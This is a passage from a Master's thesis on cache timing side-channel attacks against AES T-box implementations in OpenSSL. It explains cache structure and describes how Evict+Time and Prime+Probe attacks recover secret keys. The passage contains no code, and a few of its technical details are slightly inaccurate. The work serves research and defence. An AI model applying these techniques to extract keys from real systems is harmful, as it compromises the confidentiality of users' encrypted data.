TÉCNICO LISBOA

Breaking security of crypto systems using cache side-channel attack

Bruno Miguel Simões Lopes

Thesis to obtain the Master of Science Degree in

Information Systems and Computer Engineering

Supervisors: Prof. Ricardo Jorge Fernandes Chaves
Prof. Tiago Miguel Braga da Silva Dias

Examination Committee

Chairperson: Prof. Francisco António Chaves Saraiva de Melo
Supervisor: Prof. Ricardo Jorge Fernandes Chaves
Member of the Committee: Prof. Alberto Manuel Ramos da Cunha

January 2021

Abstract

The focus of this research pretends to acknowledge the concept and structure of a typical side-channel attack and its variations. In a second phase, to dive into cache side-channel attacks that use timing records as side-channel information, for uncovering the secret key used by a victim cryptographic application. Thus, we implement an enhanced attack, based on Prime + Probe strategy, relying on the time differences between L1-D and the other cache levels latency. Our attack requires an unprivileged attack process running in the same CPU core as our victim, using SMT technology. The attack process can choose the plaintext values to input into our victim. Our victim application uses the inputted data to perform an AES encryption using OpenSSL functions.

Additionally, we evaluate the success of the performed attack, using the amount of key information discovered, according to different vectors, such as the amount of side-channel information produced.

Keywords

Cache; Side-channel attack; AES.

Resumo

O propósito desta pesquisa visa entender o conceito e estrutura de um típico ataque side-channel e respectivas variações. Numa segunda fase, aprofundar os ataques side-channel na cache que usam registos temporais como informação side-channel, para descobrir uma chave secreta que vai ser usada por uma aplicação criptográfica víctima. Assim, nós implementámos um ataque com base na estratégia Prime + Probe, que usa as diferenças temporais na latência entre a cache L1-D e outros níveis de cache. O nosso ataque requer um processo não privilegiado atacante a correr no mesmo núcleo CPU que a nossa víctima, usando a tecnologia SMT. O processo atacante pode escolher o valor do texto de input na nossa víctima. A nossa víctima usa o texto recebido para realizar cifras AES usando as funções do OpenSSL.

Adicionalmente, nós avaliamos o sucesso do ataque, usando a quantidade de informação da chave secreta descoberta, de acordo com os diferentes vectores, tal como a quantidade de informação side-channel.

Palavras Chave

Cache; ataques side-channel; AES.

Contents

List of Figures

List of Tables

List of Algorithms

Listings

Acronyms

AES	Advanced Encryption Standard
CPU	Central Processing Unit
DES	Data Encryption Standard
ECB	Electronic CodeBook
OS	Operative System
LLC	Last Level Cache
PAPI	Programming Application Performace Interface
SCA	Side-channel Attack
SMT	Simultaneous MultiThreading
RSA	Rivest-Shamir-Adleman
VPN	Virtual Private Network

1

Introduction

Contents

Nowadays, information is becoming more and more valuable in the world we live in. For that reason, cryptography plays the role of keeping information secure, by providing confidentiality, availability, and its authentication. It protects data against security threats that may cause severe impacts on users and industries. Like many other security publications, this research advertises for the different types of side-channel attacks and respective impact on the crypto-systems. In this thesis we proposed the implementation of an enhanced Side-channel Attack (SCA). We assess the success of our attack, considering different success criteria and capturing the respective criteria score for a given amount of attack's resources used. Additionally, we assess the attack's limitations, considering different success criteria.

1.1 Side-channel Attack Concept

Computational systems can unintentionally leak information that in a first instance can be considered as innocent information. However, someone with malicious intentions can analyse it, along with other information, to compromise the system's security-critical data. Therefore, side-channel attacks correlate the variations of the leaked (side-channel) information against the respective input/output from a system's cryptographic computation. The main purpose of this attack is to discover a secret such as a cryptographic secret key used by a victim application, compromising this way, the system's security-critical data. A general side-channel attack is divided into two phases: an online phase, where the side-channel information is extracted, and an offline phase where it is correlated and processed. The leaked information consumed by these attacks can take different forms: the type of sound emitted, the amount of power consumption or the duration of the computation imposed by the different memory level's latencies. A side-channel attack is considered a low-level cryptographic attack.

1.2 Side-channel Attack History

The first appearance of a side-channel vulnerability takes places at the middle of sec. XX. In 1943, the Bell Telephone model 131-B2, a top secret encrypted teletype terminal used by the American Army and Navy, was found to be leaking signals, [2]. This device was placed on a lab along with a freestanding oscilloscope that had developed an habit of spiking every time the teletype encrypted a letter. Every encrypted letter would then emit a specific electromagnetic radiation that would be captured by the oscilloscope, explaining the caused spikes. In the following years there are some occurrences of this type of attack mainly using electromagnetic and acoustic information. Studies on the side-channel attacks take place in the late of sec XX. Firstly, mainly on attacks using power consumption information, such as [3] and recently timing information exploiting the Data Encryption Standard (DES) computation im-

plementation such as [4], which exploits cache hit ratio in large S-box ciphers. Yet in DES, [5] describes theoretical attacks using cache misses with very high temporal resolution and [6]: describes attacks using timing effects due to collisions in the memory lookups inside the cipher. Other attacks on Rivest-Shamir-Adleman (RSA) and Advanced Encryption Standard (AES) implementations, such as [7], [8], have also been proposed.

1.3 Goals

We can list two different types of goals. The first set of goals aim at understanding the environmental conditions required by a specific cache side-channel attack. Conditions such as the Central Processing Unit (CPU) micro-architecture and cryptographic implementation used. The second set of goals go through discovering the type and the amount of attack resources required for the attack's success. The attack's success always depends on a given criteria.

1.4 Organization of the Document

This thesis is organized as follows: Chapter 1 contextualizes the side-channel attacks and its history, we also define a list of project goals to achieve. In Chapter 2 presents the background related to memory cache and cryptography fundamentals, particularly the AES cryptographic algorithm and most popular implementations. In Chapter 3 explores the most known SCA using timing to attack AES. Chapter 4 describe an enhanced implementation of a Prime + Probe based attack, as well as, the requirements, the problem environment and respective countermeasures. Chapter 5 analyse the attack's performance behaviour under different attack's conditions. Chapter 6 highlights important conclusive aspects acquired in this work and make reference to future related research opportunities.

2

Background

Contents

2.1 Caches




Figure 2.1: CPU and volatile memory levels from [1]

The different forms of memory used by most machines can be organized according to its access time: registers, cache memory, main memory (RAM) and secondary memory (disks), from the fastest to the slowest, Figure 2.1. All the mentioned forms are considered volatile memory except the last one, which is persistent, [9].

The cache serves as a small piece of high-speed memory, managed by machine's hardware. The cache keeps the CPU as busy as possible by minimizing the bottleneck of load/store latency to a lower memory level. Meanwhile, during the execution of a program if it is required to access a certain memory address, the cache is checked for such data and one out of two scenarios may happen, considering the cache as a whole: the target data is present in the cache and then the data is almost instantly read from there, this is called a "cache hit"; or the target data is not cached and needs to be accessed from a lower memory level, this is called a "cache miss". During a cache miss, the data fetched will be placed in the cache, which may involve evicting prior data due to lack of storage space in the cache. Thus, a cache miss costs more time and more electric energy than a cache hit, and these phenomenon are the major key for the accomplishment of cache side-channel attacks.

2.1.1 Structure

Modern caches are divided into three levels L1, L2, L3, where the last one usually is shared among all cores of CPU. Additionally, L1 can be divided into 2 different cache structures L1-D for non-code data storage and L1-I for instruction storage. The CPU looks for the data by the same order: if there is a cache miss in a given cache level, the next cache level is consulted, until reaching the main memory. L3 is the largest cache level in terms of memory space followed by L2 and then L1. Since for consulting L3, we need to have a prior cache miss on L1 and L2, L3 is the most slower cache memory level. Followed by L2, which only requires a cache miss from L1. And finally, L1 which is the first cache level to be

consulted from all. In a single sentence, L1, L2, L3 have more space and its access is slower by the same order. So, the same phenomenon of cache hits and misses exists inside the cache hierarchy itself, where it is possible to exploit the access time to understand the required data location at the moment it was requested.

A given cache level is composed by a number of lines, given by L. Every line has a specific number of cache lines, given by W, where each cache line can store a fixed-size amount of data, called cache block of size B bytes. Altogether, the size of that cache level is given by $L \cdot B \cdot W$ bytes. However, different cache organizations can be obtained by modifying L, B or W.

2.1.2 Associativity

If a cache contains a single cache set, which means, every line has a unique cache line, the cache is called a direct mapped cache. Conversely, if a cache has a single line containing all the cache lines, where any cache block can be placed at any cache line from the cache, it is called a fully associative cache. Mixture of both architectures is also possible, in fact it is the most popular cache organization. These caches are called n-way set associative and have a specific number of cache sets, where each one contains n cache lines, [9].

2.1.3 Replacement Policies

When fetching a memory block into the cache, after the cache set has been determined, there's the possibility of having no cache lines available. Replacement policies [9] that specify how to handle this situation. The most popular replacement policies are the following:

- Least Recently Used: Replaces the least recently used block in the cache set by the new block to be cached.
- Random: Chooses a random block in the cache set and replaces it by the new block to be cached.

2.1.4 Writing Policies

Writing policies [9] define which memory hierarchy components a given block is written in and respective circumstances. These are the most known policies:

- Write-back: When a write occurs, the value is written only to the block in the cache. The modified block is written to a lower memory hierarchy level only if it is replaced by another one.
- Write-through: Data is written at the same time in main memory and cache. It keeps the data at any time consistent but the drawback manifests in the low performance it takes. One way to

improve the performance aspect is by implementing a write buffer. A writing makes the new value to be placed either on the cache and the write buffer. When a write to main memory completes, an entry in the write buffer is freed. If the write buffer is full when the processor reaches a write, the processor waits until that data is written in the main memory creating an empty position on the buffer.

2.1.5 Cache Inclusion Policies

Different cache levels can be designed in different ways depending on whether the content of one cache level is present in other levels, [10]:

Inclusive cache: If all cache blocks in the higher level cache are also cached by a lower level cache, then the lower level cache is ”inclusive” of the higher level cache.

Exclusive cache: If the lower level cache only caches the cache blocks that strictly are not present in the higher level cache, then the lower level cache is said to be ”exclusive” of the higher level cache.

Non-inclusive Non-exclusive cache: If the contents of the lower level cache are neither inclusive nor exclusive of the higher level cache, then it is called ”non-inclusive non-exclusive” cache

2.2 Simultaneous Multithreading

Simultaneous multithreading is a technology implemented by most modern CPU that allows two hardware threads to run in the same CPU core at the same time, [11]. Consequently these two threads share the same group of memory hierarchy levels, which includes L1, L2 and L3. Intel CPU's often references this technology by ”Hyperthreading” technology[1].

2.3 CPU Dynamic Frequency Scaling

It's a technique employed in modern architectures that allow the CPU's frequency to adapt “on the fly” to the actual computation need, [12]. It conserves power and reduces the amount of heat produced, since in moments it's not required a significant amount of computational effort, the CPU's underclocks and consequently saves energy. Our attack is very CPU intensive for a considerable amount of time, causing our CPU to overclock. This issue has to be addressed, since it impacts the data extracted by the attack, which happens to be in clock cycles. In other words, over time, we are getting higher clock cycles, which interferes with our measurements, and for that reason we need to employ a structural feature on the attack's code in order to silent this issue.

[1] https://www.intel.com/content/www/us/en/gaming/resources/hyper-threading.html

2.4 Cryptographic Operations

The concept of cipher relies on the use of mathematical transformations, in order to change data into a form that is not readily intelligible. The transformation and subsequent recovery of the data depends on the algorithm itself and on any number of keys.

Encryption and Decryption The process of transforming a comprehensible text (plaintext) into something fuzzy and hard to precept (ciphertext) is named encryption. The reverse process, which transforms the ciphertext into plaintext, is called decryption. In a general way, in both processes, it may or may not be involved the use of one or more keys, which dictate the exact transformations and substitutions the encryption/decryption algorithm must do.

Block and Stream Ciphers In cryptography, it is possible to distinguish different types of ciphers. A block cipher processes the plaintext input in fixed-sized blocks and produces a block of ciphertext of equal size for each plaintext block, example of ciphers such as AES [13], DES [14], RSA [2]. On the other hand, a stream cipher is always a symmetric cipher and it processes the input elements continuously, producing output one element at a time as it goes along. RC4 [15] is a notable example of this type of ciphers.

Symmetric and Asymmetric Ciphers Symmetric ciphers correspond to the set of algorithms capable of performing encryption and decryption by using the same key such as AES. Asymmetric ciphers use pairs of keys: public key, which is known for everybody, and a private key, which is known only to its owner. In such a system, somebody can encrypt a message using the receiver's public key, but that encrypted message can only be decrypted with the receiver's private key e.g. RSA.

2.4.1 AES

The Advanced Encryption Standard, also known as Rijndael algorithm [13], is a block cipher algorithm using symmetric keys which was adopted by the National Institute of Standards and Technology, in 2001. This algorithm operates at a 128-bit block at a time, accepting a 128, 192 or 256-bit key and performing 10, 12, 14 rounds respectively.

The idea behind the AES algorithm is to pick 16-byte blocks of the input each time, also known as state. This state will receive a set of key dependent transformations and substitutions generating a final state, which represents the desired output.

2.4.1.A Key Expansion

First of all, the AES algorithm requires its secret key to be expanded in order to generate enough round keys to be used in every round of the algorithm[2]. This process is called key expansion, or key scheduling. The larger a key is, the larger will be the expanded key, which means the more round keys will exist and thus the more rounds will be performed.

The following table presents the size of the expanded key, generated from the key expansion process given a different sized secret key.

Table 2.1: The secret keys and respective expanded key size

Secret Key Size (byte)	Expanded Key Size (byte)	Round Key Size (byte)	Nº of Rounds
16 (128-bit)	160	16	10
24 (192-bit)	192	16	12
32 (256-bit)	224	16	14

Expanded key's properties relevant for the attack:

- The value of a 128-bit, 192-bit, 256-bit secret key corresponds respectively to the same first 128 bits, 192 bits and 256 bits of the respective generated expanded key. For instance: the part of the expanded key used to perform the very first AddRoundKey transformation corresponds exactly to the 128-bit key.
- The AES specification is structured in a way that allows discovering the whole secret key just simply by knowing any 128, 192, 256 consecutive bits from the expanded key[3].

2.4.1.B State Transformations

The set of transformations available are SubBytes, ShiftRow, MixColumn and AddRoundKey:

- SubBytes - Substitute one byte by a different predefined one using a nonlinear function. So, in the end of the SubBytes operation, each position of the 4x4 state matrix has a new value.
- ShiftRow - Shifts the 2nd, 3rd, 4th row of the state matrix by 1, 2, 3 positions to the left, respectively.
- MixColumn - Each column of the state matrix becomes its multiplication in a $GF(2^8)^4$ with the following matrix:

$$\begin{bmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{bmatrix} \tag{2.1}$$

[2] More specifically in every AddRoundKey transformation, see Section 2.4.1.B
[3] This happens to be particularly useful for the last round attacks.
[4] Details of Galouis Field Multiplications in [16]

- AddRoundKey - Apply an exclusive OR operation between the state and the respective round key.




Figure 2.2: AddRoundKey




Figure 2.3: MixColumns




Figure 2.4: ShiftRows




Figure 2.5: SubBytes

2.4.1.C Algorithm

The AES encryption algorithm takes a 16-byte block as input, also known as plaintext, and performs a AddRoundKey transformation using the first round key. Then with the generated state, it is performed by the following order the transformation: SubBytes, ShiftRows, MixColumns and AddRoundkey. This set of transformations is applied for $N-1$ times, where N represents the number of rounds defined by the size of the used secret key. So the state generated at the end of each round serves as input state for the next one. The N-th or last round executes by the same order the transformations: SubBytes, ShiftRows and AddRoundkey. At this point, the 16-byte state is returned and represents the output of this computation. For AES encryptions, it's inputted a plaintext to output a ciphertext, for decryptions the inverse operations are performed.

Algorithm 2.1: AES encryption pseudocode

begin
- $state \longleftarrow plaintext$
- $AddRoundKey(state, roundKey[0])$
- **for** $r = 1, r < (Nrounds - 1); r++$ **do**
  - $SubBytes(state)$
  - $ShiftRows(state)$
  - $MixColumns(state)$
  - $AddRoundKey(state, roundKey[r])$
- $SubBytes(state)$
- $ShiftRows(state)$
- $AddRoundKey(state, roundKey[Nrounds])$

2.4.2 AES Implementations

Cipher implementations invoke logical and arithmetic operations to replace the algebraic operations defined in the cipher itself. This means AES softwares can adopt different table implementations, according to their needs. The need of using these technologies come from the necessity of increasing the performance of the whole algorithm process. For that matter, it simplifies the algorithm, by replacing hard computations like in SubBytes operation or MixColumn for lookups to a precomputed-value table. That's exactly here where the success of the side-channel attacks come from. Remember these attacks do not attack the algorithm itself, but rather its implementation.

Table implementations may differ from each other in terms of security and performance standards. We present the most known table implementations, which are S-box [7], [3] and T-box [8] using a 128-bit secret key:

S-box S-Box implementation aims to make SubBytes transformation faster, improving the overall AES computation performance. Keep in mind according to the AES specification this transformation resorts to the execution of non-linear function calls, which represents a heavy computation. Then, SubBytes is accomplished using a lookup to a precomputed value table known as S-box (256-bytes). The table receives a 1-byte input and outputs a 1-byte value. Thus, the SubBytes step consists in performing 16 table lookups to S-box for each round. S-box helps the AES computations to gain some performance advantage but not as much as T-box technology.

T-box As previously mentioned, ShiftRow and SubBytes operations can switch order inside the respective round without interfering on the end result. Taking this into consideration, it's possible to join both SubBytes and MixColumn transformations and replace them by lookups to a set of computed value tables.

The encryption process using T-box, will be structured in the following way: for each round a ShiftRow will be applied to the received state matrix and T-box lookups will be performed in order to accomplish SubBytes and then MixColumn transformations. Finally, it is applied a XOR operation to the resulting matrix against the round key - AddRoundKey. The tables used will be T_0, T_1, T_2, T_3. In particular, for the last round, since there is no MixColumn phase, T-box implementation has a table T_4 similar to S-box table, to be used only by SubBytes transformation. Every mentioned table will contain 256 4-byte elements (1 KB in total). This means it receives a 1-byte input and outputs a 4-byte value. Typically, all the T-box tables are stored contiguously in memory, occupying a total size of 8 KB.

T_0, T_1, T_2, T_3 configuration is described in the following way:

$$T_0[a] = \begin{bmatrix} 2 \bullet s[a] \\ s[a] \\ s[a] \\ 3 \bullet s[a] \end{bmatrix} T_1[a] = \begin{bmatrix} 3 \bullet s[a] \\ 2 \bullet s[a] \\ s[a] \\ s[a] \end{bmatrix} T_2[a] = \begin{bmatrix} s[a] \\ 3 \bullet s[a] \\ 2 \bullet s[a] \\ s[a] \end{bmatrix} T_3[a] = \begin{bmatrix} s[a] \\ s[a] \\ 3 \bullet s[a] \\ 2 \bullet s[a] \end{bmatrix} \tag{2.2}$$

For an AES using 128-bit secret and consequently having 10 rounds, this is how the first 9 rounds using T-box are computed, by updating the intermediate state as it follows, for $r = 0, .., 8$:

$$\begin{aligned} x_0^{r+1}, x_1^{r+1}, x_2^{r+1}, x_3^{r+1} &\leftarrow T_0[x_0^r] \oplus T_1[x_5^r] \oplus T_2[x_{10}^r] \oplus T_3[x_{15}^r] \oplus K_0^{r+1} \\ x_4^{r+1}, x_5^{r+1}, x_6^{r+1}, x_7^{r+1} &\leftarrow T_0[x_4^r] \oplus T_1[x_9^r] \oplus T_2[x_{14}^r] \oplus T_3[x_3^r] \oplus K_1^{r+1} \\ x_8^{r+1}, x_9^{r+1}, x_{10}^{r+1}, x_{11}^{r+1} &\leftarrow T_0[x_8^r] \oplus T_1[x_{13}^r] \oplus T_2[x_2^r] \oplus T_3[x_7^r] \oplus K_2^{r+1} \\ x_{12}^{r+1}, x_{13}^{r+1}, x_{14}^{r+1}, x_{15}^{r+1} &\leftarrow T_0[x_{12}^r] \oplus T_1[x_1^r] \oplus T_2[x_6^r] \oplus T_3[x_{11}^r] \oplus K_3^{r+1} \end{aligned} \tag{2.3}$$

The element outputted by $T_i[x]$ is a 4-byte value which is then XORed with each other and the corresponding part of the respective round key. Each K_i^{r+1} is also 4 bytes from the expanded key. Thus, from each row a 4-byte value is outputted, where each state byte corresponds to the respective byte from this 4-byte value. The next round receives as input the state bytes generated in the previous round.

Each table lookup $T_i[x]$ outputs the $x - th$ element of the table T_i by loading to the cache block containing that particular element. To that cache block containing consecutive table elements we give the name of "table block". The number of table elements that fit inside a cache block is given by the name of $delta$.

For instance, for 64 byte cache line, this T-box implementation would have a $delta = 16$, which means the respective cache blocks would contain 16 4-byte table elements.

T1[0]	T1[1]	T1[2]	T1[3]	T1[4]	T1[5]	T1[6]	T1[7]	T1[8]	T1[9]	T1[10]	T1[11]	T1[12]	T1[13]	T1[14]	T1[15]

Figure 2.6: Cache block containing all the first 16 elements of the T-box table T_1

The last round is computed by the following way, where :

$$\begin{aligned} c_0, c_1, c_2, c_3 &\leftarrow T_4[x_0^9] \oplus k_0^{10}, T_4[x_5^9] \oplus k_1^{10}, T_4[x_{10}^9] \oplus k_2^{10}, T_4[x_{15}^9] \oplus k_3^{10} \\ c_4, c_5, c_6, c_7 &\leftarrow T_4[x_4^9] \oplus k_4^{10}, T_4[x_9^9] \oplus k_5^{10}, T_4[x_{14}^9] \oplus k_6^{10}, T_4[x_3^9] \oplus k_7^{10} \\ c_8, c_9, c_{10}, c_{11} &\leftarrow T_4[x_8^9] \oplus k_8^{10}, T_4[x_{13}^9] \oplus k_9^{10}, T_4[x_2^9] \oplus k_{10}^{10}, T_4[x_7^9] \oplus k_{11}^{10} \\ c_{12}, c_{13}, c_{14}, c_{15} &\leftarrow T_4[x_{12}^9] \oplus k_{12}^{10}, T_4[x_1^9] \oplus k_{13}^{10}, T_4[x_6^9] \oplus k_{14}^{10}, T_4[x_{11}^9] \oplus k_{15}^{10} \end{aligned} \tag{2.4}$$

c_i represents the ciphertext byte, k_i represents the respective last round key byte.

3

State of the Art

Contents

This section introduces the concept of side-channel information attack. In a first stage, it describes the idea behind most known types of side-channel attacks based on the type of side-channel information consumed. Then, it focuses on the cache timing attacks used to exploit AES implementation. Detailing the structure and the idea underneath most popular attacks in the field. A list of counter measures for these attacks is also presented.

3.1 Side-Channel Attack

A side-channel attack like any other computer attack, consists in discovering a secret in the system for the advantage of an attacker. The most common example of a secret is the key used by a victim in order to perform a cryptographic computation over some information for local storage or network dispatch purposes, [8]. A side-channel attack strategy relies on extracting information of the system that is not meant to be leaked, which is called by side-channel information. This information is then crypto-analysed achieving partially or entirely our goal. Given the procedure of a typical side-channel attack, we may easily divide it in two different phases: An online phase, where the attacker needs the victim to be performing some cryptographic computation for extracting the side-channel information; and an offline phase, which no longer requires the presence of the victim, and where the side-channel information is processed.

3.2 Types of Side-channel attacks

A side-channel information attack is primarily defined by the type of side-channel information extracted and processed. Either side-channel information attacks that use timing [8], [17] or power consumption [3] or even acoustic information [18] work relatively the same way. The variance of the side-channel information gives them clues about the cache state at a given moment. Thus, the attacker gets an idea which table blocks were used for a particular cryptographic process. Depending on the attack, this information along with other public information such as the algorithmic cryptographic equations, micro-architectural details or plaintexts/ ciphertexts values, allows the attacker to reveal the victim's secret key, [19]. For this reason, we can acknowledge the existence of different attack families based on the type of side-channel information used. Inside each attack family we might discriminate each attack based on other characteristics such as the online technique used, the target cryptographic implementation and others.

3.3 Timing Cache Side-Channel Attack on AES - Structure

This section focuses on the structure of cache side-channel attacks that use timing information and target AES cryptographic implementations.

3.3.1 Online Phase

The online phase manages all the extraction of the side-channel information gathered by the attack. The attacker needs the presence of the victim in order to extract side-channel information. The type of actions the attacker is able to perform correspond only to legal moves by the attacker. From a high perspective, the set of actions at the attacker's disposal include:

- 1) Calling any AES computation for caching certain T-box / S-box table blocks
- 2) Loading any attacker's data with the purpose to evict certain T-box / S-box table blocks
- 3) Timing any previous actions - 1) and/or 2)

In a general way, these actions allow the attacker to get an idea of the contents that are inside the cache at a given moment, as well as, to set the cache state to custom state.

For instance, if we consider loading some consecutive attacker's data cache blocks and timing every load performed. We might verify that in fact some specific loads took longer than others. The attacker understands which attacker's cache blocks were cached and those whose were not in the moment the set of loads was performed. Consequently, the attacker can infer about which T-box/S-box blocks were cached by the victim. The side-channel information corresponds to the time duration measured in by the loads performed by the attacker.

These types of actions have to be performed many times using distinct victim cryptographic executions in order to create a considerable amount of side-channel information that allows the attacker to break the secret. The more side-channel information the attacker has, the better for reducing the expression of the inherent external[1] and internal noise[2].

An online technique corresponds to the set of actions the attacker uses for materializing its own attack's online phase.

3.3.2 Offline Phase

The offline phase manages all the crypto-analysis and processing of the side-channel information gathered during the online phase. The side-channel information is correlated with some micro-architectural

[1] The noise from external programs
[2] The noise from the same program

details and AES specification equations, which are publicly known, giving to the attacker information about the value of the secret key. Also, it's possible to encounter some cases of offline phases simulating victim's encryptions / decryptions, extracting respectively the plaintext or the ciphertext for key hypothesis testing.

This phase is strictly dependent on how the side-channel information was fabricated and what it represents in the context of the attack. The identity of an offline phase is usually defined by which are the equations exploited by it.

All the most popular offline techniques in this type of side-channel attacks will be addressed ahead.

3.4 Types of Timing Cache Side-channel Attacks on AES

In this section we present the most popular timing attacks that target T-box based AES implementations. We present each attack by describing its online phase, followed by the offline phase, respective assumptions and results. At the end of each type of attack we approach other variants of the related attacks.

3.4.1 Evict + Time Attack

This attack was proposed in [8]. Its general idea relies on the time variation between two similar encryptions that inherit different cache states.

Online phase Its online technique can be divided in three stages:

- First Encryption Phase: Attacker triggers a single victim encryption using a certain known random plaintext and secret (unknown) key, caching all the blocks that contain the table elements accessed during this encryption.
- Line Eviction Phase: At this point, the attacker chooses a particular table block that he wants to test whether it was used or not during the first encryption. For this, it is known that if that particular table block is cached, it can only reside in one certain line. So, the attacker chooses the respective line and evicts its content. To perform the cache set eviction, the attacker needs to load new blocks (non-table blocks) from memory addresses that are mapped by the target line in order to expel the prior content on it. In a more practical view, this translates into fetching W blocks $(N * S)$ bytes apart[3] to the target table block in memory, where $N \in 1, 2, 3....$
- Second Encryption and Timing Phase: Now the attacker will trigger a second victim encryption in the exact same way as the first one, this is, using the same known plaintext, and by default

[3] W - the number of the cache level associativity; S - cache set size

the same secret key. Attackers will also time this encryption in order to extract timing information useful for the recovery of the secret key. At the end of this process, the following triplet information is extracted: $<$ plaintext p; line evicted l; 2nd enc. duration $d>$.

It is up to the attacker to repeat the same process again and again, gathering triplets having the same or not attack input.

Offline phase On the offline phase, the attacker will start by plotting triplets with the same plaintext, noticing that different lines have different 2nd encryption duration.

- For the lines with higher 2nd encryption duration: It means the table blocks mapped by the same respective lines were required during the 2nd encryption, always causing a cache miss, since they were evicted from the cache in the line eviction phase, delaying the overall encryption time.
- For the rest of the lines: It means the table blocks mapped by the same respective lines were not required during the 2nd encryption, causing no cache miss, and thus not penalizing the overall encryption time.

AES specification equations that generate the 1st and 2nd round state bytes are relatively simple equations that tell the relation between plaintext information with key information and table elements (from a certain table block), Equation (4.6) and Equation (4.8). On the other side, the attacker is aware of the plaintext and the used table blocks (and consequently the unused ones). This allows to the attacker to exclude the key values that when placed on the equations they access table blocks detected as blocks from lines with a low 2nd encryption duration. The remaining key bytes not excluded represents the key discovered by this process. Note that a particular table block is used during an encryption, when at least one table element from that same block was used during the encryption.

Assumptions It assumes the attacker's knowledge of the associativity number, cache line size, number of lines and the lines that map the different table blocks of the target cache level. Besides, the attacker has the ability to trigger victim encryptions.

Results For the [8] attack, the chosen architecture was a 2GHz Athlon 64 CPU targeting the Last Level Cache (LLC). The attacker was able to trigger victim's encryptions that received a text inputted by the attacker and the victim's secret key to be discovered by the attacker. The victim application would rely on these encryptions by performing OpenSSL function calls, in particular 128-bit AES encryptions on Electronic CodeBook (ECB) mode to the OpenSSL 0.9.8 cryptographic library[4]. In order to discover

[4]This OpenSSL version keeps its tables static in the memory, which allow to be loaded by the same lines over different cryptographic calls

the full 128-bit victim secret key, the attacker would require to trigger at least 500,000 different plaintext encryptions, which translates in 30 seconds for the online phase, assuming the full knowledge of the table addresses.

3.4.2 Prime + Probe Attack

This attack was proposed in [8]. Its general idea relies on the timing variation that the attacker takes to access its data after a cryptographic computation by the victim.

Online phase A typical Prime + Probe online phase can be divided in three stages:

- Prime phase: The attacker begins by loading a contiguous byte array with the target's cache size named by A array.
- Encryption Phase: The attacker triggers a victim encryption with a known random plaintext and a secret (unknown) key, eventually, evicting some array blocks on the cache.
- Probe Phase: For each line of the target cache level, the attacker fills[5] it with the respective A cache blocks and measures the computation time. At the end, the attacker has the triplet information:$<$plaintext p, line l, measured time $t >$.

It's up to the attacker to repeat this measurement process using different plaintexts in order to gather different triplets. The higher the amount of these triplets the better the quality the side-channel information has.

Offline Phase On the offline phase, the attacker will start by plotting triplets with the same plaintext, noticing lines l do have different measured times t associated:

- For the lines with higher t: it means the table blocks mapped by the same respective lines were evicted when the A cache blocks mapped by the same line were loaded during the Probe phase. These cache misses are responsible for delaying the duration of the probe phase timing computation.
- For the rest of the lines: it means the table blocks mapped by the same respective lines were not loaded by the victim, which made no A cache blocks to be evicted. During the probe phase, the accesses to the A cache blocks only caused cache hits, which made the respective measured t time to be small.

[5] Access data that is mapped by the same line of the cache, likewise in Evict + Time attack

The Prime + Probe attack also makes usage of AES specification equations Equation (4.6) and Equation (4.8), that generate the 1st and 2nd round state bytes. Again, they tell the relation between plaintext information with key information and table elements. For each encryption, the attacker is aware of the plaintext values and respective side-channel information that tells which table blocks were required (and those not required) by the victim during the process. Likewise in Evict + Time attack, the attacker performs a key hypothesis testing. It is placed a hypothetical key value into the equations and it is checked whether or not they access table blocks previously detected as blocks not used. Every hypothetical key value is excluded if they match the previous statement. The remaining key bytes not excluded represent the key discovered by this process. Note that, this measurement technique is more efficient than Evict + Time, since in a single measurement, the attacker gets to know which lines are used by cryptographic tables for an encryption with a given input.

Assumptions It assumes the attacker's knowledge of the associativity number, cache line size, number of lines of the target cache level and the lines that map the different table blocks of the target cache level. Besides, the attacker has the ability to trigger victim encryptions.

Results The chosen architecture was a 2GHz Athlon 64 CPU targeting the last level cache (LLC). The attacker was able to trigger victim encryptions that received a text inputted by the attacker and the victim's secret key to be discovered by the attacker. The victim application would rely on these encryptions by performing OpenSSL function calls, in particular 128-bit AES encryptions on ECB mode to the OpenSSL 0.9.8 cryptographic library. In order to discover the full 128-bit victim secret key, the attacker would require to trigger at least 300 different plaintext encryptions, which translates in 65 milliseconds seconds of online phase plus 3 seconds of offline phase.

Other related attacks Related to the Prime + Probe attack, there is an attack under the name of "asynchronous" attack which is presented on [8]. In the attack setup, we consider a victim application that performs encryptions only when the user is authenticated. This way, the attacker is not able to trigger any victim encryption and consequently not knowing the plaintext used in each one.

The attack requires a CPU Simultaneous MultiThreading (SMT) setup enabled, which allows a concurrent execution of both attacker and victim processes on the same physical processor. Additionally, the attacker needs to be sure about the non-uniformity[6] of the plaintexts and its type, e.g.: english text, numerical data, machine code.

The attacker then starts by timing the process of filling a given line of the respective cache level. Hopefully, at the same time, the victim starts to perform encryptions, which means it will cache the required table blocks.

[6] Some plaintexts byte values are more often used than others

